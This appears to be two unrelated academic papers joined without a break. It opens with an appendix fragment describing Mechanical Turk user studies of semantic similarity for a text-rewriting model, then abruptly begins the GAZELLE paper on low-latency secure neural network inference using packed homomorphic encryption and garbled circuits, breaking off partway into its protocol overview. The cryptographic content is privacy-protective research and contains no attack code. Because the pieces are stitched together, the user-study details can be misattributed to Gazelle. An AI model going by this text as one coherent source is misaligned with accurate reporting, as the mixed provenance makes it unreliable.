Table X: The zero to five scale and corresponding instructions used to conduct the user study of absolute semantic similarity between the input and the output sentence.



Figure 11: Comparing distribution of ratings obtained by our model and the GoogleMT baseline in the absolute semantic similarity user study. Left figures shows the distribution of the ratings, whereas the figure on the right shows the distribution of maximum difference between user ratings for each sentence.

Both the user studies presented in Section 6.1.2 were conducted on Amazon Mechanical Turk platform (AMT). The workers were based in the united states and were required to have Mechanical Turk masters qualification, which is given by the AMT platform to workers producing high quality work. The workers were also required to have a minimum approval rating of 95% in their prior assignments on AMT. All the workers who participated

in the two user studies were compensated through the AMT platform. The workers were paid an average of 0.02$ for each sentence evaluation task, which took a median of twelve seconds complete. Both the studies were conducted on the human-eval test set containing 745 test sentences and each sentence was evaluated by three unique users. We did not collect any personal information from the users. A total of 18 unique users participated in the user study measuring absolute semantic similarity, with each user rating on an average 176.25 sentences. In the relative semantic similarity evaluations, a total of 70 unique users participated with each user evaluating on average 55.6 pairs of sentences.

**Relative evaluation:** In the first evaluation we show each user the input sentence and the modified sentences from different models and ask the users to pick the sentence which best preserves the meaning of the input text. This task was titled "Pick semantically similar sentence from a list" on AMT and was description provided was "Pick from the given list, the sentence closest in meaning to the provided reference sentence". Each time a model's output sentence is picked by a user, we consider it as ranked first. For sentences were one or more of the models produce output sentence identical to the input, we directly award those models rank one for these sentences. Finally, we compare the models based on the percentage of instances they were ranked first as presented in Section 6.1.2. We found good agreement between the users on this task. All the three users rating each sentence agreed 62% of the time in this task, compared 25% chance of agreement if the three users were randomly voting.

**Absolute evaluation:** We also evaluated the semantic similarity of the edited text to the input on an absolute scale of zero to five. Each user is shown the input sentence and the edited sentence and is asked to rate the semantic similarity on zero (no similarity) to five (identical) scale. This task was titled "Rate the similarity of two sentences on a scale" on AMT and was description provided was "You are presented with two sentences. Rate how similar they are in meaning on a scale of 0 to 5" along with the rating guide in Table X. Again, if a model produces identical output sentence to the input, we award a rating of five automatically. The models are compared using the average rating they obtain as presented in Section 6.1.2. To evaluate the agreement between the three user ratings for each sentence, we plot the distribution of ratings and distribution of maximum difference between the three ratings in Figure 11. We can see that the most of the ratings are distributed between four and five. Also the users tend to rate the sentences similarly, with the maximum difference between user ratings mostly distributed between zero and one. We see that users tend to agree more on our $A^4$NT model compared to the GoogleMT baseline. This is due to the fact that our model preserves many more sentences identical compared to the GoogleMT baseline.

# GAZELLE: A Low Latency Framework for Secure Neural Network Inference

Chiraag Juvekar
MIT MTL

Vinod Vaikuntanathan
MIT CSAIL

Anantha Chandrakasan
MIT MTL

**Abstract**

The growing popularity of cloud-based machine learning raises natural questions about the privacy guarantees that can be provided in such settings. Our work tackles this problem in the context of *prediction-as-a-service* wherein a server has a convolutional neural network (CNN) trained on its private data and wishes to provide classifications on clients' private images. Our goal is to build efficient secure computation protocols which allow a client to obtain the classification result without revealing their input to the server, while at the same preserving the privacy of the server's neural network.

To this end, we design Gazelle, a scalable and low-latency system for secure neural network inference, using an intricate combination of homomorphic encryption and traditional two-party computation techniques (such as garbled circuits). Gazelle makes three contributions. First, we design a homomorphic encryption library which provides fast implementations of basic homomorphic operations such as SIMD (single instruction multiple data) addition, SIMD multiplication and ciphertext slot permutation. Second, we implement homomorphic linear algebra kernels which provide fast algorithms that map neural network layers to optimized homomorphic matrix-vector multiplication and convolution routines. Third, we design optimized encryption switching protocols which seamlessly convert between homomorphic and garbled circuit encodings to enable implementation of complete neural network inference.

We evaluate our protocols on benchmark neural networks trained on the MNIST and CIFAR-10 datasets and show that Gazelle outperforms the best existing systems such as MiniONN (ACM CCS 2017) and Chameleon (Crypto Eprint 2017/1164) by 20–30× in online runtime. When compared with fully homomorphic approaches like CryptoNets (ICML 2016), we demonstrate *three orders of magnitude* faster online run-time.

## 1 Introduction

Fueled by the massive influx of data, sophisticated algorithms and extensive computational resources, modern machine learning has found surprising applications in such diverse domains as medical diagnosis [43, 13], facial recognition [38] and credit risk assessment [2]. We consider the setting of supervised machine learning which proceeds in two phases: a *training* phase where a labeled dataset is turned into a model, and an *inference* or *classification* or *prediction* phase where the model is used to predict the label of a new unlabelled data point. Our work tackles a class of complex and powerful machine learning models, namely *convolutional neural networks* (CNN) which have demonstrated better-than-human accuracy across a variety of image classification tasks [28].

One important use-case for machine learning models (including CNNs) comes up in the setting of *predictions-as-a-service* (PaaS). In the PaaS setting, a large organization trains a machine learning model using its proprietary data. The organization now wants to monetize the model by deploying a service that allows clients to upload their inputs and receive predictions for a price.

The first solution that comes to mind is for the organization to make the model (in our setting, the architecture and parameters of the CNN) freely available for public consumption. This is undesirable for at least two reasons: first, once the model is given away, there is clearly no opportunity for the organization to monetize it, potentially removing its incentives to undergo the expensive data curating, cleaning and training phases; and secondly, the model, which has been trained on private organizational data, may reveal information about users that contributed to the dataset, violating their privacy and perhaps even regulations such as HIPAA.

A second solution that comes to mind is for the organization to build a web service that hosts the model and provides predictions for a small fee. However, this is also undesirable for at least two reasons: first, the users of such a service will rightfully be concerned about the privacy of the inputs they are providing to the web service; and secondly, the organization may not even want to know the user inputs for reasons of legal liability in case of a future data breach.

The goal of our work is to provide practical solutions to this conundrum of *secure neural network inference*. More concretely, we aim to enable the organization and its users to interact in such a way that the user eventually obtains the prediction (without learning the model) and the organization obtains no information about the user's input.

Modern cryptography provides us with many tools, such as fully homomorphic encryption and garbled circuits, that can help us solve this problem. A key take-away from our work is that both techniques have their limitations; understanding their precise trade-offs and using a combination of them judiciously in an application-specific manner helps us overcome the individual limitations and achieve substantial gains in performance. Indeed, several recent works [30, 36, 29, 18, 32] have built systems that address the problem of secure neural network inference using these cryptographic tools, and our work improves on all of them.

Let us begin by discussing these two techniques and their relative merits and shortcomings.

**Homomorphic Encryption.** Fully Homomorphic Encryption (FHE), is an encryption method that allows anyone to compute an arbitrary function $f$ on an encryption of $x$, without decrypting it and without knowledge of the private key [34, 15, 6]. Using just the encryption of $x$, one can obtain an encryption of $f(x)$. Weaker versions of FHE, collectively called partially homomorphic encryption, permit the computation of a subset of all functions, typically functions that perform only additions (AHE) [31] or functions that can be computed by depth-bounded arithmetic circuits (LHE) [5, 4, 14]. Recent efforts, both in theory and in practice have given us large gains in the performance of several types of homomorphic schemes [5, 16, 7, 21, 35, 8] allowing us to implement a larger class of applications with better security guarantees.

The major bottleneck for these techniques, notwithstanding these recent developments, is their *computational complexity*. The computational cost of LHE, for example, grows dramatically with the depth of the circuit that the scheme needs to support. Indeed, the recent *CryptoNets* system gives us a protocol for secure neural network inference using LHE [18]. Largely due to its use of LHE, CryptoNets has two shortcomings. First, they need to change the structure of neural networks and retrain them with special LHE-friendly non-linear activation functions such as the square function. This has a potentially negative effect on the accuracy of these models. Secondly, and perhaps more importantly, even with these changes, the computational cost is prohibitively large. For example, on a neural network trained on the MNIST dataset, the end-to-end latency of CryptoNets is 297.5 *seconds*, in stark contrast to the 30 *milliseconds* end-to-end latency of Gazelle. In spite of the use of interaction, our online bandwidth per inference for this network is a mere 0.05MB as opposed to the 372MB required by CryptoNets.

In contrast to the LHE scheme in CryptoNets, Gazelle employs a much simpler *packed additively homomorphic encryption* (PAHE) scheme, which we show can support very fast matrix-vector multiplications and convolutions. Lattice-based AHE schemes come with powerful features such as SIMD evaluation and automorphisms (described in detail in Section 3) which make them the ideal tools for common linear-algebraic computations.

**Secret Sharing and Garbled Circuits.** Yao's garbled circuits [44] and the secret-sharing based Goldreich-Micali-Wigderson (GMW) protocol [19] are two leading methods for the task of two-party secure computation (2PC). After three decades of theoretical and applied work improving and optimizing these protocols, we now have very efficient implementations, e.g., [10, 9, 12, 33]. The modern versions of these techniques have the advantage of being computationally inexpensive, partly because they rely on symmetric-key cryptographic primitives such as AES and SHA and use them in a clever way [3], because of hardware support in the form of the Intel AES-NI instruction set, and because of techniques such as oblivious transfer extension [27, 3] which limit the use of public-key cryptography to an offline reusable pre-processing phase.

The major bottleneck for these techniques is their *communication complexity*. Indeed, three recent works followed the garbled circuits paradigm and designed systems for secure neural network inference: the SecureML system [30], the MiniONN system [29], the DeepSecure system [36].

DeepSecure uses garbled circuits alone; SecureML uses Paillier's AHE scheme to speed up some operations; and MiniONN uses a weak form of lattice-based AHE to generate "multiplication triples" similar to the SPDZ multiparty computation framework [9]. Our key claim is that understanding the precise trade-off point between AHE and garbled circuit-type techniques allows us to make optimal use of both and achieve large net computational and communication gains. In particular, in Gazelle, we use optimized AHE schemes in a completely different way from MiniONN: while they employ AHE as a pre-processing tool for generating triples, we use AHE to dramatically speed up linear algebra directly.

For example, on a neural network trained on the CIFAR-10 dataset, the most efficient of these three protocols, namely MiniONN, has an online bandwidth cost of 6.2GB whereas Gazelle has an online bandwidth cost of 0.3GB. In fact, we observe across the board a reduction of 20-80$\times$ in the online bandwidth per inference which gets better as the networks grow in size. In the LAN setting, this translates to an end-to-end latency of 3.6s versus the 72s for MiniONN.

Even when comparing to systems such as Chameleon [32] that rely on trusted third-party dealers, we observe a 30$\times$ reduction in online run-time and 2.5$\times$ reduction in online bandwidth, while simultaneously providing a pure two-party solution. A more detailed performance comparison with all these systems, is presented in Section 8.

**(F)HE or Garbled Circuits?** To use (F)HE and garbled circuits optimally, we need to understand the precise computational and communication trade-offs between them. Roughly speaking, homomorphic encryption performs better than garbled circuits when (a) the computation has small multiplicative depth, (ideally multiplicative depth 0 meaning that we are computing a linear function) and (b) the boolean circuit that performs the computation has large size, say quadratic in the input size. Matrix-vector multiplication (namely, the operation of multiplying a plaintext matrix with an encrypted vector) provides us with exactly such a scenario. Furthermore, the most time-consuming computations in a convolutional neural network are indeed the convolutional layers (which are

nothing but a special type of matrix-vector multiplication). The non-linear computations in a CNN such as the ReLU or MaxPool functions can be written as simple *linear-size* circuits which are best computed using garbled circuits. This analysis is the guiding philosophy that enables the design of Gazelle (A more detailed description of convolutional neural networks, is presented in Section 2).

**Our System:** The main contribution of this work is Gazelle, a framework for secure evaluation of convolutional neural networks. It consists of three components: The first component is the *Gazelle Homomorphic Layer* which consists of very fast implementations of three basic homomorphic operations: SIMD addition, SIMD scalar multiplication, and automorphisms (For a detailed description of these operations, see Section 3). Our innovations in this part consist of techniques for division-free arithmetic and techniques for lazy modular reductions. In fact, our implementation of the first two of these homomorphic operations is only 10-20× slower than the corresponding operations on plaintext.

The second component is the *Gazelle Linear Algebra kernels* which consists of very fast algorithms for homomorphic matrix-vector multiplications and homomorphic convolutions, accompanied by matching implementations. In terms of the basic homomorphic operations, SIMD additions and multiplications turn out to be relatively cheap whereas automorphisms are very expensive. At a very high level, our innovations in this part consists of several new algorithms for homomorphic matrix-vector multiplication and convolutions that minimize the expensive automorphism operations.

The third and final component is *Gazelle Network Inference* which uses a judicious combination of garbled circuits together with our linear algebra kernels to construct a protocol for secure neural network inference. Our innovations in this part consist of efficient protocols that switch between secret-sharing and homomorphic representations of the intermediate results and a novel protocol to ensure circuit privacy.

Our protocol also hides strictly more information about the neural network than other recent works such as the MiniONN protocol. We refer the reader to Section 2 for more details.

## 2 Secure Neural Network Inference

The goal of this section is to describe a clean abstraction of *convolutional neural networks* (CNN) and set up the secure neural inference problem that we will tackle in the rest of the paper. A CNN takes an input and processes it through a sequence of *linear* and *non-linear* layers in order to classify it into one of the potential classes. An example CNN is shown is Figure 1.

### 2.1 Linear Layers

The linear layers, shown in Figure 1 in red, can be of two types: convolutional (Conv) layers or fully-connected (FC) layers.

**Convolutional Layers.** We represent the input to a Conv layer by the tuple $(w_i,h_i,c_i)$ where $w_i$ is the image width, $h_i$ is the image height, and $c_i$ is the number of input channels. In other words, the input consists of $c_i$ many $w_i \times h_i$ images. The convolutional layer is then parameterized by $c_o$ filter banks each consisting of $c_i$ many $f_w \times f_h$ filters. This is represented in short by the tuple $(f_w,f_h,c_i,c_o)$. The computation in a Conv layer can be better understood in terms of simpler single-input single-output (SISO) convolutions. Every pixel in the output of a SISO convolution is computed by stepping a single $f_w \times f_h$ filter across the input image as shown in Figure 2. The output of the full Conv layer can then be parameterized by the tuple $(w_o,h_o,c_o)$ which represents $c_o$ many $w_o \times h_o$ output images. Each of these images is associated with a unique filter bank and is computed by the following two-step process shown in Figure 2: (i) For each of the $c_i$ filters in the associated filter bank, compute a SISO convolution with the corresponding channel in the input image, resulting in $c_i$ many intermediate images; and (ii) summing up all these $c_i$ intermediate images.

There are two commonly used padding schemes when performing convolutions. In the *valid* scheme, no input padding is used, resulting in an output image that is smaller than the initial input. In particular we have $w_o = w_i - f_w + 1$ and $h_o = h_i - f_h + 1$. In the *same* scheme, the input is zero padded such that output image size is the same as the input.

In practice, the Conv layers sometimes also specify an additional pair of stride parameters $(s_w, s_h)$ which denotes the granularity at which the filter is stepped. After accounting for the strides, the output image size $(w_o,h_o)$, is given by $(\lfloor (w_i - f_w + 1)/s_w \rfloor, \lfloor (h_i - f_h + 1)/s_h \rfloor)$ for *valid* style convolutions and $(\lfloor w_i/s_w \rfloor, \lfloor h_i/s_h \rfloor)$ for *same* style convolutions.

**Fully-Connected Layers.** The input to a FC layer is a vector $\mathbf{v}_i$ of length $n_i$ and its output is a vector $\mathbf{v}_o$ of length $n_o$. A fully connected layer is specified by the tuple $(\mathbf{W}, \mathbf{b})$ where $\mathbf{W}$ is $(n_o \times n_i)$ weight matrix and $\mathbf{b}$ is an $n_o$ element bias vector. The output is specified by the following transformation: $\mathbf{v}_o = \mathbf{W} \cdot \mathbf{v}_i + \mathbf{b}$.

The key observation that we wish to make is that the number of multiplications in the Conv and FC layers are given by $(w_o \cdot h_o \cdot c_o \cdot f_w \cdot f_h \cdot c_i)$ and $n_i \cdot n_o$, respectively. This makes both the Conv and FC layer computations quadratic in the input size. This fact guides us to use homomorphic encryption rather than garbled circuit-based techniques to compute the convolution and fully connected layers, and indeed, this insight is at the heart of the much of the speedup achieved by Gazelle.



Figure 1: A CNN with two Conv layers and one FC layer. ReLU is used as the activation function and a MaxPooling layer is added after the first Conv layer.



Figure 2: SISO convolutions and multi-channel Conv layers

### 2.2 Non-Linear Layers

The non-linear layers, shown in Figure 1 in blue, consist of an activation function that acts on each element of the input separately or a pooling function that reduces the output size. Typical non-linear functions can be one of several types: the most common in the convolutional setting are max-pooling functions and ReLU functions.

The key observation that we wish to make in this context is that all these functions can be implemented by circuits that have size linear in the input size and thus, evaluating them using conventional 2PC approaches does not impose any additional asymptotic communication penalty.

For more details on CNNs, we refer the reader to [40].

### 2.3 Secure Inference: Problem Description

In our setting, there are two parties $A$ and $B$ where $A$ holds a convolutional neural network (CNN) and $B$ holds an input to the network, typically an image. We make a distinction between the *structure* of the CNN which includes the number of layers, the size of each layer, and the activation functions applied in layer, versus the *parameters* of the CNN which includes all the weights and biases that describe the convolution and the fully connected layers.

We wish to design a protocol that $A$ and $B$ engage in at the end of which $B$ obtains the classification result (and potentially the network structure), namely the output of the final layer of the neural network, whereas $A$ obtains nothing.

**The Threat Model.** Our threat model is the same as in previous works, namely the SecureML, MiniONN and DeepSecure systems and our techniques, as we argue below, leak even less information than in these works.

To be more precise, we consider semi-honest corruptions as in [36, 29, 30], i.e., $A$ and $B$ adhere to the software that describes the protocol, but attempt to infer information about the other party's input (the network parameters or the image, respectively) from the protocol transcript. We ask for the cryptographic standard of ideal/real security [20, 19]. Two comments are in order about this ideal functionality.

The first is an issue specific to the ideal functionality instantiated in this and past work, i.e., the ideal functionality does not completely hide the *network structure*. We argue, however, that it does hide the important aspects which are likely to be proprietary. In particular, the ideal functionality and our realization hides all the weights and biases in the convolution and the fully connected layers. Secondly, we also hide the filter and stride size in the convolution layers, as well as information as to which layers are convolutional layers and which are fully connected. We do reveal the number of layers and the size[1] (the

[1] One can potentially hide this information by padding the network with dummy operation at a proportional computational expense

number of hidden nodes) of each layer. In contrast, other protocols for secure neural network inference such as the MiniONN protocol [29] reveal strictly more information, e.g., they reveal the filter size. As for party $B$'s security, we hide the entire image, but not its size, from party $A$.

A second, more subtle, issue is with the definition of the ideal functionality which implements secure network inference. Since such functionality, must at a bare minimum, give $B$ access to the classification output, $B$ maybe be able to train a new classifier to mimic these classification results. This attack is called model stealing [42]. Note that model stealing with limited queries is essentially equivalent to a supervised learning task with access to a limited training dataset. Thus a potential model stealing adversary could train such classifier without access to $B$ by simply asking a domain expert to classify his limited set of test-images. One potential solution is to limit the number of classification queries that $A$ is allowed to make of the model. This can be a practical solution in a *try-before-buy* scenario where $B$ only needs access to limited set of classifications to test the performance of the network before it buy the network parameters from $A$. We remark that designing (potentially-noisy) classifiers which are intrinsically resilient to model stealing is an interesting open machine learning problem.

**Paper Organization.** The rest of the paper is organized as follows. We first describe our abstraction of a packed additively homomorphic encryption (PAHE) that we use through the rest of the paper. We then provide an overview of the entire Gazelle protocol in section 4. In the next two sections, Section 5 and 6, we elucidate the most important technical contributions of the paper, namely the *linear algebra kernels* for fast matrix-vector multiplication and convolution. We then present detailed benchmarks on the implementation of the *homomorphic encryption layer* and the linear algebra kernels in Section 7. Finally, we describe the evaluation of neural networks such as ones trained on the MNIST or CIFAR-10 datasets and compare Gazelle's performance to prior work in Section 8.

## 3 Packed Additively Homomorphic Encryption

In this section, we describe a clean abstraction of packed additively homomorphic encryption (PAHE) schemes that we will use through the rest of the paper. As suggested by the name, the abstraction will support packing multiple plaintexts into a single ciphertext, performing SIMD homomorphic additions (SIMDAdd) and scalar multiplications (SIMDScMult), and permuting the plaintext slots (Perm). In particular, we will never need or use homomorphic multiplication of two ciphertexts. This abstraction can be instantiated with essentially all modern lattice-based homomorphic encryption schemes, e.g., [5, 16, 4, 14].

For the purposes of this paper, a private-key PAHE suffices. In such an encryption scheme, we have a (randomized) encryption algorithm (PAHE.Enc) that takes a plaintext message vector $\mathbf{u}$ from some message space and encrypts it using a key $\mathsf{sk}$ into a ciphertext denoted as $[\mathbf{u}]$, and a (deterministic) decryption algorithm (PAHE.Dec) that takes the ciphertext $[\mathbf{u}]$ and the key $\mathsf{sk}$ and recovers the message $\mathbf{u}$. Finally, we also have a homomorphic evaluation algorithm (PAHE.Eval) that takes as input one or more ciphertexts that encrypt messages $M_0, M_1, \ldots$, and outputs another ciphertext that encrypts a message $M = f(M_0, M_1, \ldots)$ for some function $f$ constructed using the SIMDAdd, SIMDScMult and Perm operations. We require IND-CPA security, which requires that ciphertexts of any two messages $\mathbf{u}$ and $\mathbf{u}'$ be computationally indistinguishable.

The lattice-based PAHE constructions that we consider in this paper are parameterized by four constants: (1) the cyclotomic order $m$, (2) the ciphertext modulus $q$, (3) the plaintext modulus $p$ and (4) the standard deviation $\sigma$ of a symmetric discrete Gaussian noise distribution ($\chi$).

The number of slots in a packed PAHE ciphertext is given by $n = \phi(m)$ where $\phi$ is the Euler Totient function. Thus, plaintexts can be viewed as length-$n$ vectors over $\mathbb{Z}_p$ and ciphertexts are viewed as length-$n$ vectors over $\mathbb{Z}_q$. All fresh ciphertexts start with an inherent noise $\eta$ sampled from the noise distribution $\chi$. As homomorphic computations are performed $\eta$ grows continually. Correctness of PAHE.Dec is predicated on the fact that $|\eta| < q/(2p)$, thus setting an upper bound on the complexity of the possible computations.

In order to guarantee security we require a minimum value of $\sigma$ (based on $q$ and $n$), $q \equiv 1 \bmod m$ and $p$ is co-prime to $q$. Additionally, in order to minimize noise growth in the homomorphic operations we require that the magnitude of $r \equiv q \bmod p$ be as small as possible. This when combined with the security constraint results in an optimal value of $r = \pm 1$.

In the sequel, we describe in detail the three basic operations supported by the homomorphic encryption schemes together with their associated asymptotic cost in terms of (a) the run-time, and (b) the noise growth. Later, in Section 7, we will provide concrete micro-benchmarks for each of these operations implemented in the GAZELLE library.

### 3.1 Addition: SIMDAdd

Given ciphertexts $[\mathbf{u}]$ and $[\mathbf{v}]$, SIMDAdd outputs an encryption of their component-wise sum, namely $[\mathbf{u}+\mathbf{v}]$.

The asymptotic run-time for homomorphic addition is $n \cdot \mathsf{CostAdd}(q)$, where $\mathsf{CostAdd}(q)$ is the run-time for adding two numbers in $\mathbb{Z}_q = \{0, 1, \ldots, q-1\}$. The noise growth is at most $\eta_{\mathbf{u}} + \eta_{\mathbf{v}}$ where $\eta_{\mathbf{u}}$ (resp. $\eta_{\mathbf{v}}$) is the amount of noise in $[\mathbf{u}]$ (resp. in $[\mathbf{v}]$).

### 3.2 Scalar Multiplication: SIMDScMult

If the plaintext modulus is chosen such that $p \equiv 1 \bmod m$, we can also support a SIMD compenentwise product.

Thus given a ciphertext $[\mathbf{u}]$ and a plaintext $\mathbf{v}$, we can output an encryption $[\mathbf{u} \circ \mathbf{v}]$ (where $\circ$ denotes component-wise multiplication of vectors).

The asymptotic run-time for homomorphic scalar multiplication is $n \cdot \mathsf{CostMult}(q)$, where $\mathsf{CostMult}(q)$ is the run-time for multiplying two numbers in $\mathbb{Z}_q$. The noise growth is at most $\eta_{\mathsf{mult}} \cdot \eta_{\mathbf{u}}$ where $\eta_{\mathsf{mult}} \approx ||\mathbf{v}||'_\infty \cdot \sqrt{n}$ is the *multiplicative noise growth* of the SIMD scalar multiplication operation.

For a reader familiar with homomorphic encryption schemes, we note that $||\mathbf{v}||'_\infty$ is the largest value in the *coefficient representation* of the packed plaintext vector $\mathbf{v}$, and thus, even a binary plaintext vector can result in $\eta_{\mathsf{mult}}$ as high as $p \cdot \sqrt{n}$. In practice, we alleviate this large multiplicative noise growth by bit-decomposing the coefficient representation of $\mathbf{v}$ into $\log(p/2^{\mathsf{w_{pt}}})$ many $\mathsf{w_{pt}}$-sized chunks $\mathbf{v}_k$ such that $\mathbf{v} = \sum 2^{\mathsf{w_{pt}} \cdot k} \cdot \mathbf{v}_k$. We refer to $\mathsf{w_{pt}}$ as the plaintext window size.

We can now represent the product $[\mathbf{u} \circ \mathbf{v}]$ as $\sum [\mathbf{u}_k \circ \mathbf{v}_k]$ where $\mathbf{u}_k = [2^{\mathsf{w_{pt}} \cdot k} \cdot \mathbf{u}]$. Since $||\mathbf{v}_k||'_\infty \leq 2^{\mathsf{w_{pt}}}$ the total noise in the multiplication is bounded by $2^{\mathsf{w_{pt}}} \cdot k\sqrt{n} \cdot \eta_{\mathbf{u}_k}$ as opposed to $p \cdot \sqrt{n} \cdot \eta_{\mathbf{u}}$. The only caveat is that we need access to low noise encryptions $[\mathbf{u}_k]$ as opposed to just $[\mathbf{u}]$ as in the direct approach.

### 3.3 Slot Permutation: Perm

Given a ciphertext $[\mathbf{u}]$ and one of a set of *primitive permutations* $\pi$ defined by the scheme, the Perm operation outputs a ciphertext $[\mathbf{u}_\pi]$, where $\mathbf{u}_\pi$ is defined as $(u_{\pi(1)}, u_{\pi(2)}, \ldots, u_{\pi(n)})$, namely the vector $\mathbf{u}$ whose slots are permuted according to the permutation $\pi$. The set of permutations that can be supported depends on the structure of the multiplicative group $\bmod m$ i.e. $(\mathbb{Z}/m\mathbb{Z})^\times$. When $m$ is prime, we have $n\,(=m-1)$ slots and the permutation group supports all cyclic rotations of the slots, i.e. it is isomorphic to $C_n$ (the cyclic group of order $n$). When $m$ is a sufficiently large power of two $(m = 2^k, m \geq 8)$, we have $n = 2^{k-1}$ and the set of permutations is isomorphic to the set of half-rotations i.e. $C_{n/2} \times C_2$, as illustrated in Figure 4.

Permutations are by far the most expensive operations in a homomorphic encryption scheme. At a high-level the PAHE ciphertext vectors represent polynomials. The permutation operation requires transforming these polynomials from evaluation to coefficient representations and back. These transformations can be efficiently computed using the number theoretic transform (NTT) and its inverse, both of which are finite-field analogues of their real valued Discrete Fourier Transform counterparts. Both the NTT and $\mathsf{NTT}^{-1}$ have an asymptotic cost of $\Theta(n \log n)$. As shown in [6], we need to perform $\Theta(\log q)$ $\mathsf{NTT}^{-1}$ to control Perm noise growth. The total cost of Perm is therefore $\Theta(n \log n \log q)$ operations. The noise growth is additive, namely, $\eta_{\mathbf{u}_\pi} = \eta_{\mathbf{u}} + \eta_{\mathsf{rot}}$ where $\eta_{\mathsf{rot}}$ is the *additive noise growth* of a permutation operation.



Figure 3: Ciphertext Structure and Operations. Here, $n$ is the number of slots, $q$ is the size of ciphertext space (so a ciphertext required $\lceil \log_2 q \rceil$ bits to represent), $p$ is the size of the plaintext space (so a plaintext can have at most $\lfloor \log_2 p \rfloor$ bits), and $\eta$ is the amount of noise in the ciphertext.



Figure 4: A Plaintext Permutation in action. The permutation $\pi$ in this example swaps the first and the second slots, and also the third and fourth slots. The operation incurs a noise growth from $\eta$ to $\eta' \approx \eta + \eta_{\mathsf{rot}}$. Here, $\eta_{\mathsf{rot}} \approx n \log q \cdot \eta_0$ where $\eta_0$ is some small "base noise".

### 3.4 Paillier vs. Lattice-based PAHE

The PAHE scheme used in Gazelle is dramatically more efficient than conventional Paillier based AHE. Homomorphic addition of two Paillier ciphertexts corresponds to a modular multiplication modulo a large RSA-like modulus (3072bits) as opposed to a simple addition mod $q$ as seen in SIMDAdd. Similarly multiplication by a plaintext turns into a modular exponentiation for Paillier. Furthermore the large sizes of the Paillier ciphertexts makes encryption of single small integers extremely bandwidth-inefficient. In contrast, the notion of packing provided by lattice-based schemes provides us with a SIMD way of packing many integers into one ciphertext, as well as SIMD evaluation algorithms. We are aware of one system [37] that tries to use Paillier in a SIMD fashion; however, this lacks two crucial components of lattice-based AHE, namely the facility to multiply each slot with a separate scalar, and the facility to permute the slots. We are also aware of a method of mitigating the first of these shortcomings [26], but not the second. Our fast homomorphic implementation of linear algebra uses both these features of lattice-based AHE, making Paillier an inefficient substitute.

### 3.5 Parameter Selection for PAHE

Parameter selection for PAHE requires a delicate balance between the homomorphic evaluation capabilities and the target security level. We detail our procedure for parameter selection to meet a target security level of 128 bits. We first set our plaintext modulus to be 20 bits to represent the fixed point inputs (the bit-length of each pixel in an image) and partial sums generated during the neural network evaluation. Next, we require that the ciphertext modulus be close to, but less than, 64 bits in order to ensure that each ciphertext slot fits in a single machine word while maximizing the potential noise margin available during homomorphic computation.

The Perm operation in particular presents an interesting tradeoff between the simplicity of possible rotations and the computational efficiency of the NTT. A prime $m$ results in a (simpler) cyclic permutation group but necessitates the use of an expensive Bluestein transform. Conversely, the use of $m = 2^k$ allows for a $8\times$ more efficient Cooley-Tukey style NTT at the cost of an awkward permutation group that only allows half-rotations. In this work, we opt for the latter and adapt our linear algebra kernels to deal with the structure of the permutation group. Based on the analysis of [1], we set $m = 4096$ and $\sigma = 4$ to obtain our desired security level.

Our chosen bit-width for $q$ (60 bits), allows for lazy reduction, i.e. multiple additions may be performed without overflowing a machine word before a reduction is necessary. Additionally, even when $q$ is close to the machine word-size, we can replace modular reduction with a simple sequence of addition, subtraction and multiplications. This is done by choosing $q$ to be a pseudo-Mersenne number.

Next, we detail a technique to generate prime moduli that satisfy the above correctness and efficiency properties, namely:

1. $q \equiv 1 \bmod m$
2. $p \equiv 1 \bmod m$
3. $|q \bmod p| = |r| \approx 1$
4. $q$ is pseudo-Mersenne, i.e. $q = 2^{60} - \delta, (\delta < \sqrt{q})$

Since we have chosen $m$ to be a power of two, we observe that $\delta \equiv -1 \bmod m$. Moreover, $r \equiv q \bmod p$ implies that $\delta \equiv (2^{60} - r) \bmod p$. These two CRT expressions for $\delta$ imply that given a prime $p$ and residue $r$, there exists a unique minimal value of $\delta \bmod (p \cdot m)$.

Based on this insight our prime selection procedure can be broken down into three steps:

1. Sample for $p \equiv 1 \bmod m$ and sieve the prime candidates.
2. For each candidate $p$, compute the potential $2|r|$ candidates for $\delta$ (and thus $q$).
3. If $q$ is prime and $\delta$ is sufficiently small accept the pair $(p,q)$.

Heuristically, this procedure needs $\log(q)(p \cdot m)/(2|r|\sqrt{q})$ candidate primes $p$ to sieve out a suitable $q$.

Table 1: Prime Selection for PAHE

| $\lfloor \log(p) \rfloor$ | $p$ | $q$ | $\lvert r \rvert$ |
|---|---|---|---|
| 18 | 307201 | $2^{60} - 2^{12} \cdot 63549 + 1$ | 1 |
| 22 | 5324801 | $2^{60} - 2^{12} \cdot 122130 + 1$ | 1 |
| 26 | 115351553 | $2^{60} - 2^{12} \cdot 9259 + 1$ | 1 |
| 30 | 1316638721 | $2^{60} - 2^{12} \cdot 54778 + 1$ | 2 |

Since $p \approx 2^{20}$ and $q \approx 2^{64}$ in our setting, this procedure is very fast. A list of reduction-friendly primes generated by this approach is tabulated in Table 1. Finally note that when $\lfloor \log(p) \rfloor \cdot 3 < 64$ we can use Barrett reduction to speed-up reduction $\bmod p$.

The impact of the selection of reduction-friendly primes on the performance of the PAHE scheme is described in section 7.

## 4 Our Protocol at a High Level

Our protocol for secure neural network inference is based on the alternating use of PAHE and garbled circuits (GC). We will next explain the flow of the protocol and show how one can efficiently and securely convert between the data representations required for the two cryptographic primitives.

The main invariant that the protocol maintains is that at the start of the PAHE phase the server and the client posses an additive share $c_y, s_y$ of the client's input $\mathbf{y}$. At the very beginning of the computation this can be accomplished by the trivial share $(c_y, s_y) = (\mathbf{y}, 0)$.

In order to evaluate a linear layer, we start with the client $B$ first encrypting their share using the PAHE scheme and sending it to the server $A$. $A$ in turn homomorphically adds her share $s_y$ to obtain an encryption of $c_y + s_y = [\mathbf{y}]$. The security of the homomorphic encryption scheme guarantees that $B$ cannot recover $\mathbf{y}$ from this encryption. The server $A$ then uses a homomorphic linear algebra kernel to evaluate linear layer (which is either convolution or fully connected). The result is a packed ciphertext that contains the input to the first non-linear (ReLU) layer. The homomorphic scheme ensures that $A$ learns nothing about $B$'s input. $B$ has not received any input from $A$ yet and thus has no way of learning the model parameters.

